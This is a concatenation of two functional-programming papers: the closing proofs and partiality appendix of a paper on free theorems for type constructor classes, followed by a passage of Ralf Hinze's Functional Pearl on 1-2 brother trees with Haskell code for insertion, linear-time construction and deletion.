- $(\text{return}_\kappa, \text{return}_{\text{Id}}) \in \forall \mathcal{R}. \mathcal{R} \rightarrow \mathcal{F} \mathcal{R}$ , since for every  $\mathcal{R}$  and  $(a, b) \in \mathcal{R}$ ,  $(\text{return}_\kappa a, \text{return}_{\text{Id}} b) = (\text{return}_\kappa a, \text{Id } b) \in \text{return}_\kappa^{-1} ; \mathcal{R} ; \text{Id}$ , and
- $((\gg;_\kappa), (\gg;_{\text{Id}})) \in \forall \mathcal{R}. \forall \mathcal{S}. \mathcal{F} \mathcal{R} \rightarrow ((\mathcal{R} \rightarrow \mathcal{F} \mathcal{S}) \rightarrow \mathcal{F} \mathcal{S})$ , since for every  $\mathcal{R}, \mathcal{S}, (a, b) \in \mathcal{R}$ , and  $(k_1, k_2) \in \mathcal{R} \rightarrow \mathcal{F} \mathcal{S}$ ,  $(\text{return}_\kappa a \gg;_\kappa k_1, \text{Id } b \gg;_{\text{Id}} k_2) = (k_1 a, k_2 b) \in \mathcal{F} \mathcal{S}$ . (Note the use of monad law (1) for  $\kappa$ .)

Hence, by what we derived towards the end of Section 3,  $(f_\kappa, f_{\text{Id}}) \in [\mathcal{F} \text{id}_{\text{Int}}] \rightarrow \mathcal{F} \text{id}_{\text{Int}}$ . Given that we have  $\mathcal{F} \text{id}_{\text{Int}} = \text{return}_\kappa^{-1} ; \text{Id} = (\text{return}_\kappa \circ \text{unld})^{-1}$ , this implies the claim.

## B. Proof of Theorem 2

We prove that for every  $l :: [\kappa \text{ Int}]$ ,

$$p (f_\kappa l) = \text{unld} (f_{\text{Id}} (\text{map} (\text{Id} \circ p) l)),$$

where the type constructor  $\text{Id}$  and its Monad instance definition are as in the proof of Theorem 1. To do so, we first show that  $\mathcal{F} : \kappa \Leftrightarrow \text{Id}$  with

$$\mathcal{F} \mathcal{R} = p ; \mathcal{R} ; \text{Id}$$

is a Monad-action. Indeed,

- $(\text{return}_\kappa, \text{return}_{\text{Id}}) \in \forall \mathcal{R}. \mathcal{R} \rightarrow \mathcal{F} \mathcal{R}$ , since for every  $\mathcal{R}$  and  $(a, b) \in \mathcal{R}$ ,  $(\text{return}_\kappa a, b) \in p ; \mathcal{R} \text{ by } p (\text{return}_\kappa a) = a$ , and
- $((\gg;_\kappa), (\gg;_{\text{Id}})) \in \forall \mathcal{R}. \forall \mathcal{S}. \mathcal{F} \mathcal{R} \rightarrow ((\mathcal{R} \rightarrow \mathcal{F} \mathcal{S}) \rightarrow \mathcal{F} \mathcal{S})$ , since for every  $\mathcal{R}, \mathcal{S}, (m, b) \in p ; \mathcal{R}$ , and  $(k_1, k_2) \in \mathcal{R} \rightarrow \mathcal{F} \mathcal{S}$ ,  $(m \gg;_\kappa k_1, \text{Id } b \gg;_{\text{Id}} k_2) \in p ; \mathcal{S} ; \text{Id} \text{ by } p (m \gg;_\kappa k_1) = p (k_1 (p m)) \text{ and } (k_1 (p m), k_2 b) \in p ; \mathcal{S} ; \text{Id} \text{ (which holds due to } (k_1, k_2) \in \mathcal{R} \rightarrow \mathcal{F} \mathcal{S} \text{ and } (p m, b) \in \mathcal{R})$ .

Hence,  $(f_\kappa, f_{\text{Id}}) \in [\mathcal{F} \text{id}_{\text{Int}}] \rightarrow \mathcal{F} \text{id}_{\text{Int}}$ . Given that we have  $\mathcal{F} \text{id}_{\text{Int}} = p ; \text{Id} = \text{Id} \circ p = p ; \text{unld}^{-1}$ , this implies the claim.

## C. Free Theorems, the Ugly Truth

Free theorems as described in Section 2 are beautiful. And very nice. Almost too good to be true. And actually they are not. At least not unrestricted and in a setting more closely resembling a modern

functional language than the plain polymorphic lambda-calculus for which relational parametricity was originally conceived. In particular, problems are caused by general recursion with its potential for nontermination. We have purposefully ignored this issue throughout the main body of the paper, so as to be able to explain our ideas and new abstractions in the most basic surrounding. In a sense, our reasoning has been “up to  $\perp$ ”, or “fast and loose, but morally correct” (Danielsson et al. 2006). We leave a full formal treatment of free theorems involving type constructor classes in the presence of partiality as a challenge for future work, but use this appendix to outline some refinements that are expected to play a central role in such a formalisation.

So what is the problem with potential nontermination? Let us first discuss this question based on the simple example

$$f :: [\alpha] \rightarrow [\alpha]$$

from Section 2. There, we argued that the output list of any such  $f$  can only ever contain elements from the input list. But this claim is not true anymore now, because  $f$  might just as well choose, for some element position of its output list, to start an arbitrary looping computation. That is, while  $f$  certainly (and still) cannot possibly make up new elements of any concrete type to put into the output, such as 42 or True, it may very well put  $\perp$  there, even while not knowing the element type of the lists it operates over, because  $\perp$  does exist at every type. So the erstwhile claim that for any input list  $l$  the output list  $f l$  consists solely of elements from  $l$  has to be refined as follows.

For any input list  $l$  the (potentially partial or infinite) output list  $f l$  consists solely of elements from  $l$  and/or  $\perp$ .

The decisions about which elements from  $l$  to propagate to the output list, in which order and multiplicity, and where to put  $\perp$  can again only be made based on the input list  $l$ , and only by inspecting its length (or running into an undefined tail or an infinite list).

So for any pair of lists  $l$  and  $l'$  of same length (refining this notion to take partial and infinite lists into account) the lists  $f l$  and  $f l'$  are formed by making the same position-wise selections of elements from  $l$  and  $l'$ , respectively, and by inserting  $\perp$  at the same positions, if any.

For any  $l' = \text{map } g l$ , we then still have that  $f l$  and  $f l'$  are of the same length and contain position-wise exactly corresponding elements from  $l$  and  $l' = \text{map } g l$ , at those positions where  $f$  takes over elements from its input rather than inserting  $\perp$ . For those positions where  $f$  does insert  $\perp$ , which will then happen equally for  $f l$  and  $f l'$ , we may only argue that the element in  $f l'$  contains the  $g$ -image of the corresponding element in  $f l$  if indeed  $\perp$  is the  $g$ -image of  $\perp$ , that is, if  $g$  is a strict function.

So for any list  $l$  and, importantly, *strict* function  $g$ , we have  $f(\text{map } g l) = \text{map } g(f l)$ .

The formal counterpart to the extra care exercised above regarding potential occurrences of  $\perp$  is the provision of Wadler (1989, Section 7) that only *strict and continuous relations* should be allowed as interpretations for types.

In particular, when interpreting quantification over type variables by quantification over relation variables, those quantified relations are required to contain the pair  $(\perp, \perp)$ , also signified via the added  $\cdot$  in the new notation  $\mathcal{R} : \tau_1 \Leftrightarrow \tau_2$ . With straightforward changes to the required constructions on relations, such as explicitly including the pair  $(\perp, \perp)$  in  $[\mathcal{R}] : [\tau_1] \Leftrightarrow [\tau_2]$  and Maybe  $\mathcal{R} : \text{Maybe } \tau_1 \Leftrightarrow \text{Maybe } \tau_2$ , and replacing the least by the greatest fixpoint in the definition of  $[\mathcal{R}]$ , we get a treatment of free theorems that is sound even for a language including general recursion, and thus nontermination.

For the extension to the setting with type constructor classes (cf. Section 3), we will need to mandate that any relational action, now denoted  $\mathcal{F} : \kappa_1 \Leftrightarrow \kappa_2$ , must preserve strictness, i.e., map  $\mathcal{R} : \tau_1 \Leftrightarrow \tau_2$  to  $\mathcal{F} \mathcal{R} : \kappa_1 \tau_1 \Leftrightarrow \kappa_2 \tau_2$ . Apart from that, Definition 1, for example, is expected to remain unchanged (except that  $\mathcal{R}$  and  $\mathcal{S}$  will now range over strict relations, of course).

Under these assumptions, we can investigate the impact of the presence of general recursion on the results seen in the main body of this paper. Consider Theorem 1, for example. In order to have  $\mathcal{F} : \kappa \Leftrightarrow \text{Id}$  in its proof, we need to change the definition of  $\mathcal{F} \mathcal{R}$  as follows:

$$\mathcal{F} \mathcal{R} = \{(\perp, \perp)\} \cup (\text{return}_\kappa^{-1} ; \mathcal{R} ; \text{Id}).$$

For this relational action to be a Monad-action, we would need the additional condition that  $\perp \gg_{\kappa} k_1 = k_1 \perp$  for any choice of  $k_1$ . Then,  $(f_\kappa, f_{\text{Id}}) \in [\mathcal{F} \text{id}_{\text{Int}}] \rightarrow \mathcal{F} \text{id}_{\text{Int}}$  would allow to derive the following variant, valid in the presence of general recursion and  $\perp$ .

**Theorem 1'.** *Let  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$ , let  $\kappa$  be an instance of Monad satisfying law (1) and  $\perp \gg_{\kappa} k = k \perp$  for every (type-appropriate)  $k$ , and let  $l :: [\kappa \text{ Int}]$ . If every element in  $l$  is a  $\text{return}_\kappa$ -image or  $\perp$ , then so is  $f_\kappa l$ .*

Note that the Reader monad, for example, satisfies the conditions for applying the thus adapted theorem.

Similar repairs are conceivable for the other statements we have derived, or one might want to derive. Just as another sample, we expect Example 7 to change as follows.

**Example 7'.** *Let  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$ , let  $\tau$  be a closed type, and let  $l :: [\text{State } \tau \text{ Int}]$ . If for every element State  $g$  in  $l$ , the property  $P(g)$  defined as*

$$P(g) := \forall s. \text{snd}(g s) = s \vee \text{snd}(g s) = \perp$$

*holds, then also  $f l$  is of the form State  $g$  for some  $g$  with  $P(g)$ .*

Note that even if we had kept the stronger precondition that  $\text{snd} \circ g = \text{id}$  for every element State  $g$  in  $l$ , it would be impossible to prove  $\text{snd} \circ g = \text{id}$  instead of the weaker  $P(g)$  for  $f l = \text{State } g$ . Just consider the case that  $f$  invokes an immediately looping computation, i.e.,  $f l = \perp = \text{State } \perp$ .<sup>8</sup> The  $g = \perp$  here satisfies  $P(g)$ , but not  $\text{snd} \circ g = \text{id}$ .

<sup>8</sup>The equality  $\perp = \text{State } \perp$  holds by the semantics of **newtype** in Haskell.

# FUNCTIONAL PEARLS

## *Purely Functional 1-2 Brother Trees*

RALF HINZE  
 Computing Laboratory  
 University of Oxford  
 Wolfson Building, Parks Road,  
 Oxford, OX1 3QD, England  
 ralf.hinze@comlab.ox.ac.uk

### 1 Prologue

Enter the computing arboretum and you will find a variety of well-studied trees: AVL trees (Adel'son-Vel'skiĭ & Landis, 1962), symmetric binary B-trees (Bayer, 1972), Hopcroft's 2-3 trees (Aho *et al.*, 1974), the bushy finger trees (Guibas *et al.*, 1977), and the colourful red-black trees (Guibas & Sedgewick, 1978). In this pearl, we look at a more exotic species of balanced search trees, 1-2 brother trees (Ottmann *et al.*, 1979), which deserves to be better known. Brother trees lend themselves well to a functional implementation with deletion (Sec. 5) as straightforward as insertion (Sec. 3), both running in logarithmic time. Furthermore, brother trees can be constructed from ordered lists in linear time (Sec. 4). With some simple optimisations in place, this implementation of search trees is one of the fastest around. So, fasten your seat belts.

### 2 Brother Trees

A 1-2 brother<sup>1</sup> tree, brother tree for short, consists of nullary, unary and binary nodes.

**data**  $\text{Tree } a = N_0 \mid N_1 (\text{Tree } a) \mid N_2 (\text{Tree } a) a (\text{Tree } a)$

An element of type  $\text{Tree } t$  is called a *brother tree* iff (a) all nullary nodes have the same depth (*height condition*) and (b) each unary node has a binary brother (*brother condition*).

The brother condition implies that the root of a brother tree is not unary and that a unary node has not a unary child. Put positively, a unary node only occurs as the child of a binary node. We can formalise the invariants of brother trees using *subset types*.

$$\begin{aligned} \mathcal{B}_0 \quad a &= N_0 \\ \mathcal{B}_{h+1} a &= N_2 (\mathcal{U}_h a \cup \mathcal{B}_h a) a (\mathcal{B}_h a) \cup N_2 (\mathcal{B}_h a) a (\mathcal{U}_h a \cup \mathcal{B}_h a) \\ \mathcal{U}_{h+1} a &= N_1 (\mathcal{B}_h a) \end{aligned}$$

The definitions lean on the syntax of datatype declarations with  $C \mathcal{A}_1 \dots \mathcal{A}_n$  abbreviating the set comprehension  $\{C a_1 \dots a_n \mid a_1 \in \mathcal{A}_1, \dots, a_n \in \mathcal{A}_n\}$ .

<sup>1</sup> I decided to stick to the original terminology, even though it is not gender neutral.

Table 1. Number of brother trees of height  $0 \leq h \leq 5$  and size  $0 \leq s \leq 15$ 

		Size $s$															
		0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
Height $h$	0	1															
	1		1														
	2			2	1												
	3				4	6	4	1									
	4					16	32	44	60	70	56	28	8	1			
	5										128	448	864	1552			

A brother tree of height  $h$  with labels of type  $t$  is then an element of  $\mathcal{B}_h t \subseteq \text{Tree } t$ .

To give a feel for the restrictiveness of the conditions, Table 1 lists the number of differently shaped brother trees for a few given heights and sizes. For instance, there are 1,553 brother trees of size 15, none of which is deeper than 5. By contrast, the total number of binary trees of that size amounts to 9,694,845, with heights ranging from 4 to 15.

The sparsest brother tree of a given height is the *Fibonacci tree* defined

```

fib-tree :: Integer → Tree ()
fib-tree 0      = N₀
fib-tree 1      = N₂ N₀ () N₀
fib-tree (h + 2) = N₂ (fib-tree (h + 1)) () (N₁ (fib-tree h)) .

```

Fig. 1 displays the Fibonacci tree of height seven. Since unary nodes contain no elements, they are drawn as small, filled circles. For the example tree, the ratio between binary and unary nodes is  $(F_9 - 1)/(F_8 - 1) = 33/20 = 1.65$ , where  $F_n$  is the  $n$ -th Fibonacci number. As the height goes to infinity, the ratio  $(F_{h+2} - 1)/(F_{h+1} - 1)$  approaches the golden ratio,  $\phi = \frac{1}{2}(1 + \sqrt{5}) \approx 1.618$ . Since  $F_{h+2} - 1$  is the minimum possible size of a brother tree of height  $h$ , a brother tree with  $n$  elements has height at most  $\lg(n + 1)/\lg \phi \approx 1.44 \lg(n + 1)$ .


If we remove the unary nodes from a brother tree, contracting  $N_1 t$  to  $t$ , we obtain an AVL tree of the same height! The height and the brother condition translate to the balance condition of AVL trees: for each node, the height difference of the children is at most 1. Conversely, we can transform an AVL tree to a brother tree by inserting unary nodes at the appropriate places, so that all paths from the root to a leaf are equally long.

The standard query operations on binary search trees are easy to adapt for brother trees. As an example, here is the definition of membership.

```

member :: (Ord a) ⇒ a → Tree a → Bool
member a N₀          = False
member a (N₁ t)       = member a t
member a (N₂ l b r) | a ≤ b = member a l
                     | a > b = member a r

```

Fig. 1. Fibonacci tree of height seven, *fib-tree* 7.

### 3 Insertion

Since brother trees are in a one-to-one correspondence to AVL trees, we could adapt AVL insertion and deletion to the new setting. However and perhaps surprisingly, if one starts afresh, two new algorithms emerge.

Insertion consists of two phases: a top-down search and a bottom-up construction phase. For the first phase, we use the standard algorithm for binary search trees. During the second phase, we additionally restore the invariants of brother trees using smart constructors.


```

insert    :: (Ord a) ⇒ a → Tree a → Tree a
insert a t = root (ins t)
where
ins N0           = L2 a
ins (N1 t)        = n1 (ins t)
ins (N2 l b r) | a ≤ b = n2 (ins l) b r
                  | a > b = n2 l b (ins r)
  
```

The helper function *ins* recurses from the root to a leaf. In the base case, the nullary constructor *N*<sub>0</sub> is replaced by the leaf *L*<sub>2</sub> *a*, where *L*<sub>2</sub> is a new, auxiliary data constructor. The functions *n*<sub>1</sub> and *n*<sub>2</sub> are smart versions of the constructors *N*<sub>1</sub> and *N*<sub>2</sub>, which among other things eliminate occurrences of the new constructor. This is actually quite simple. If the new element is inserted into a unary node, it is expanded to a binary node. By the same logic, a binary node is expanded to a ternary node. Like *L*<sub>2</sub>, a ternary node is an auxiliary data constructor introduced solely for the purpose of insertion.

```
data Tree a = ⋯ | L2 a | N3 (Tree a) a (Tree a) a (Tree a)
```

All that is left to do is to get rid of the ternary node. If the sole son of a unary node is ternary, then we can rearrange the tree as follows.




Both transformations are viable. In the code below, we arbitrarily pick the first alternative.

$$\begin{aligned}
 \text{root } (L_2 a) &= N_2 N_0 a N_0 \\
 \text{root } (N_3 t_1 a_1 t_2 a_2 t_3) &= N_2 (N_2 t_1 a_1 t_2) a_2 (N_1 t_3) \\
 \text{root } t &= t \\
 n_1 (L_2 a) &= N_2 N_0 a N_0 \\
 n_1 (N_3 t_1 a_1 t_2 a_2 t_3) &= N_2 (N_2 t_1 a_1 t_2) a_2 (N_1 t_3) \\
 n_1 t &= N_1 t
 \end{aligned}$$

The function `root` ensures that the auxiliary constructors are eliminated if they propagate to the root. If one of the first two equations matches, then we know that the tree has grown—like most height-balanced trees, brother trees grow upwards.

For a binary node, we additionally distinguish whether the brother of the ternary node is unary or binary.




A ternary and a unary node are transformed into two binary ones. If the ternary node has a binary brother, we propagate the ternary node upwards. The transformations are implemented by the code below—subtrees are re-used with the help of as-patterns.

$$\begin{aligned}
 n_2 (L_2 a_1) &\quad a_2 t_1 &= N_3 N_0 a_1 N_0 a_2 t_1 \quad -- t_1 == N_0 \\
 n_2 (N_3 t_1 a_1 t_2 a_2 t_3) &\quad a_3 (N_1 t_4) &= N_2 (N_2 t_1 a_1 t_2) a_2 (N_2 t_3 a_3 t_4) \\
 n_2 (N_3 t_1 a_1 t_2 a_2 t_3) &\quad a_3 t_4 @ (N_2 \dots) &= N_3 (N_2 t_1 a_1 t_2) a_2 (N_1 t_3) a_3 t_4 \\
 n_2 t_1 &\quad a_1 (L_2 a_2) &= N_3 t_1 a_1 N_0 a_2 N_0 \quad -- t_1 == N_0 \\
 n_2 (N_1 t_1) &\quad a_1 (N_3 t_2 a_2 t_3 a_3 t_4) &= N_2 (N_2 t_1 a_1 t_2) a_2 (N_2 t_3 a_3 t_4) \\
 n_2 t_1 @ (N_2 \dots) &\quad a_1 (N_3 t_2 a_2 t_3 a_3 t_4) &= N_3 t_1 a_1 (N_1 t_2) a_2 (N_2 t_3 a_3 t_4) \\
 n_2 t_1 a_1 t_2 &&= N_2 t_1 a_1 t_2
 \end{aligned}$$

Clearly, the smart constructors `root`, `n1` and `n2` jointly eliminate the auxiliary nodes  $L_2$  and  $N_3$ . But, is the result still a brother tree? It is easy to check that the transformations preserve the height—like  $N_0$ , the height of  $L_2 a$  is by definition 0. Regarding the brother condition, note that a ternary node is either of the form  $N_3 N_0 a_1 N_0 a_2 N_0$  or of the form  $N_3 (N_2 t_1 a_1 t_2) a_2 (N_1 t_3) a_3 (N_2 t_4 a_4 t_5)$ . This invariant guarantees that the son of a freshly constructed unary node is never unary and that a freshly constructed binary node has at most one unary son. The invariants can be captured using subset types.

$$\begin{aligned}
 \mathcal{B}_0^+ \quad a &= \mathcal{B}_0 \quad a \cup L_2 a \\
 \mathcal{B}_1^+ \quad a &= \mathcal{B}_1 \quad a \cup N_3 N_0 a N_0 a N_0 \\
 \mathcal{B}_{h+2}^+ \quad a &= \mathcal{B}_{h+2} a \cup N_3 (\mathcal{B}_{h+1} a) a (\mathcal{U}_{h+1} a) a (\mathcal{B}_{h+1} a)
 \end{aligned}$$

The set  $\mathcal{B}_h^+ t$  comprises *grown trees*, which possibly have an auxiliary node as their root. It is important to note that the auxiliary nodes only appear on the top-level, never below a root node. The functions involved in inserting an element then satisfy the following invariants,

Fig. 2. Brother trees generated by *from-list* [1..n] for  $n = 1, \dots, 15$ .

where  $f \in P \rightarrow Q$  means that  $\forall x . x \in P \implies f x \in Q$ .

$$\begin{aligned}
 ins &\in \mathcal{B}_h a \rightarrow \mathcal{B}_h^+ a \\
 ins &\in \mathcal{U}_h a \rightarrow (\mathcal{U}_h a \cup \mathcal{B}_h a) \\
 n_1 &\in \mathcal{B}_h^+ a \rightarrow (\mathcal{U}_{h+1} a \cup \mathcal{B}_{h+1} a) \\
 n_2 &\in \mathcal{B}_h^+ a \rightarrow a \rightarrow (\mathcal{U}_h a \cup \mathcal{B}_h a) \rightarrow \mathcal{B}_{h+1}^+ a \\
 n_2 &\in (\mathcal{U}_h a \cup \mathcal{B}_h a) \rightarrow a \rightarrow \mathcal{B}_h^+ a \rightarrow \mathcal{B}_{h+1}^+ a \\
 root &\in \mathcal{B}_h^+ a \rightarrow (\mathcal{B}_h a \cup \mathcal{B}_{h+1} a)
 \end{aligned}$$

Note that *ins* preserves the height,  $n_1$  and  $n_2$  increase it, and *root* possibly increases it. The smart constructor  $n_2$  is really two-in-one, as it takes care of growth in either the left or the right subtree.

Finally, all the transformations preserve the search-tree property: the relative order and multiplicity of elements and subtrees is unchanged.


#### 4 Construction

Using *insert* we can easily construct a brother tree from an *unordered list*.

$$\begin{aligned}
 from-list :: (Ord a) \Rightarrow [a] \rightarrow Tree a \\
 from-list = foldr insert N_0
 \end{aligned}$$

Fig. 2 displays the trees generated by *from-list* [1..n] for  $n = 1, \dots, 15$ . Note that we do not label the nodes as the keys are uniquely determined by the search-tree property. Rather amazingly, if  $n$  is  $2^i - 1$  for some  $i$ , we obtain a perfectly balanced binary tree, perfect tree for short. Moreover, unary nodes are quite rare. In fact, they only appear immediately below the left spine of a tree. This is not a coincidence. Since the list is processed from right to left, the elements are actually inserted in descending order. Consequently, *ins* always traverses the left spine of the tree to the leftmost leaf. Since furthermore the left spine contains only binary nodes, only the first three equations of the smart constructor  $n_2$  can possibly match.

Drawing the left spine horizontally, the relevant transformations are



The transformations preserve the following invariant: the right son of a binary node is either a perfect tree or a unary node applied to a perfect tree ( $\blacktriangle$ ); the same holds for the middle son of a ternary node, whereas its right son is always a perfect tree ( $\triangle$ ).

The transformations along the left spine are reminiscent of the binary increment with the ternary node corresponding to a cascading carry. In fact, the construction of a brother tree from an *ordered list* can be modelled after a funny variant of the binary number system that uses the digits  $\frac{1}{2}$  and 1. Why these two digits? Well, the  $i$ -th tree on the left spine has either  $\frac{1}{2} \cdot 2^i$  or  $1 \cdot 2^i$  elements, including the element on the spine. Recall that the value of the binary number  $b_0 \dots b_{n-1}$  is  $\sum_{i=0}^{n-1} b_i 2^i$ . For our number system, we constrain the digits to  $b_0 = 1$  and  $b_{i+1} \in \{\frac{1}{2}, 1\}$ . The binary increment is then given by  $1 + \varepsilon = 1$ ,  $1 + 1s = 1(\frac{1}{2} + s)$  and  $\frac{1}{2} + \varepsilon = \frac{1}{2}$ ,  $\frac{1}{2} + \frac{1}{2}s = 1s$ ,  $\frac{1}{2} + 1s = \frac{1}{2}(\frac{1}{2} + s)$ . Thus, the first eight positive numbers are

$$1, 1\frac{1}{2}, 11, 1\frac{1}{2}\frac{1}{2}, 11\frac{1}{2}, 1\frac{1}{2}1, 111, 1\frac{1}{2}\frac{1}{2}\frac{1}{2}.$$

These numbers correspond to the trees in the first row of Fig. 2. We can use this correspondence to improve the running time of *from-list* from  $\Theta(n \log n)$  to  $\Theta(n)$  for the special case that the input list is ordered.

First, we define a suitable representation for the left spine of a brother tree.

**data**  $Spine\ a = Nil \mid Half\ a\ (Tree\ a)\ (Spine\ a) \mid Full\ a\ (Tree\ a)\ (Spine\ a)$

The constructor *Half* corresponds to the digit  $\frac{1}{2}$ , the constructor *Full* to 1. Consing an element to the spine is modelled after the binary increment: *cons a s* implements  $1 + s$  and *half a t s* implements  $\frac{1}{2} + s$ .

$$\begin{aligned} cons :: a &\rightarrow Spine\ a \rightarrow Spine\ a \\ cons\ a_1\ Nil &= Full\ a_1\ N_0\ Nil \\ cons\ a_1\ (Full\ a_2\ t_2\ s) &= Full\ a_1\ N_0\ (half\ a_2\ t_2\ s) \\ half :: a &\rightarrow Tree\ a \rightarrow Spine\ a \rightarrow Spine\ a \\ half\ a_1\ t_1\ Nil &= Half\ a_1\ t_1\ Nil \\ half\ a_1\ t_1\ (Half\ a_2\ t_2\ s) &= Full\ a_1\ (N_2\ t_1\ a_2\ t_2)\ s \\ half\ a_1\ t_1\ (Full\ a_2\ t_2\ s) &= Half\ a_1\ t_1\ (half\ a_2\ t_2\ s) \end{aligned}$$

The new construction function *from-ord-list* first transforms the input list to a spine and then converts the spine to a brother tree.

$$\begin{aligned} from-ord-list :: [a] &\rightarrow Tree\ a \\ from-ord-list &= from-spine\ N_0 \cdot foldr\ cons\ Nil \\ from-spine :: Tree\ a &\rightarrow Spine\ a \rightarrow Tree\ a \\ from-spine\ t_1\ Nil &= t_1 \\ from-spine\ t_1\ (Half\ a_1\ t_2\ s) &= from-spine\ (N_2\ t_1\ a_1\ (N_1\ t_2))\ s \\ from-spine\ t_1\ (Full\ a_1\ t_2\ s) &= from-spine\ (N_2\ t_1\ a_1\ t_2) \quad s \end{aligned}$$

Since *cons* has a constant amortised running time, *from-ord-list* works in linear time. As an aside, note that the functions above are truly polymorphic. In particular, *from-ord-list* does not require an *Ord a* context since we assume that the input is given in ascending order.

## 5 Deletion

Deletion is typically more involved than insertion. One reason is that insertion adds the new element to the fringe of the tree, whereas deletion removes the element from an arbitrary node, not necessarily a leaf. Second, with the notable exception of AVL trees, re-balancing seems to be more intricate for deletion. In the case of red-black trees, for instance, there is an elegant functional insertion algorithm (Okasaki, 1999) that simplifies the complex imperative original (Guibas & Sedgewick, 1978). However, for deletion no such improvement is known. In the case of brother trees, the situation is almost reversed. For a start, we do not need any auxiliary data constructors: if an element is deleted from a binary node, it is contracted to a unary node. Like insertion, deletion is a two-phase algorithm.

*delete* :: (*Ord a*)  $\Rightarrow$  *a*  $\rightarrow$  *Tree a*  $\rightarrow$  *Tree a*  
*delete a t = root (del t)*

**where**

$$\begin{aligned} \text{del } N_0 &= N_0 \\ \text{del } (N_1 t) &= N_1 (\text{del } t) \\ \text{del } (N_2 l b r) \mid a < b &= n_2 (\text{del } l) b r \\ \mid a == b &= \text{case split-min } r \text{ of } \text{Nothing} \rightarrow N_1 l \\ &\quad \text{Just } (a', r') \rightarrow n_2 l a' r' \\ \mid a > b &= n_2 l b (\text{del } r) \end{aligned}$$

If the to-be-deleted element is found, it is replaced by its inorder successor, if any.

$$\begin{aligned} \text{split-min } N_0 &= \text{Nothing} \\ \text{split-min } (N_1 t) &= \text{case split-min } t \text{ of } \text{Nothing} \rightarrow \text{Nothing} \\ &\quad \text{Just } (a, t') \rightarrow \text{Just } (a, N_1 t') \\ \text{split-min } (N_2 t_1 a_1 t_2) &= \text{case split-min } t_1 \text{ of } \text{Nothing} \rightarrow \text{Just } (a_1, N_1 t_2) \\ &\quad \text{Just } (a, t'_1) \rightarrow \text{Just } (a, n_2 t'_1 a_1 t_2) \end{aligned}$$

As before, *n<sub>2</sub>* is a smart constructor that locally detects and repairs violations of the invariants with *root* finalising the process.


$$\begin{aligned} \text{root } (N_1 t) &= t \\ \text{root } t &= t \end{aligned}$$

If the first equation matches, the tree has shrunk.


Now, since *del* or *split-min* replaces a binary node by a unary one, the brother condition is possibly violated: a unary node may have a unary brother or it may not have a brother at all. The first defect is easy to remedy.



If a unary node has a unary son, we have to include its binary father in our considerations. Let us assume that it is the left subtree of the father that violates the brother condition—the symmetric case is handled, well, symmetrically. Since the right subtree must be binary, there are three sub-cases to consider.



For each sub-case, the resulting tree is inevitable; there is no other choice. If the right subtree contains a unary node, the height condition completely determines the shape of the tree: no other tree of height 3 has three binary nodes. If the right subtree consists of three binary nodes, the height condition leaves us with four choices.



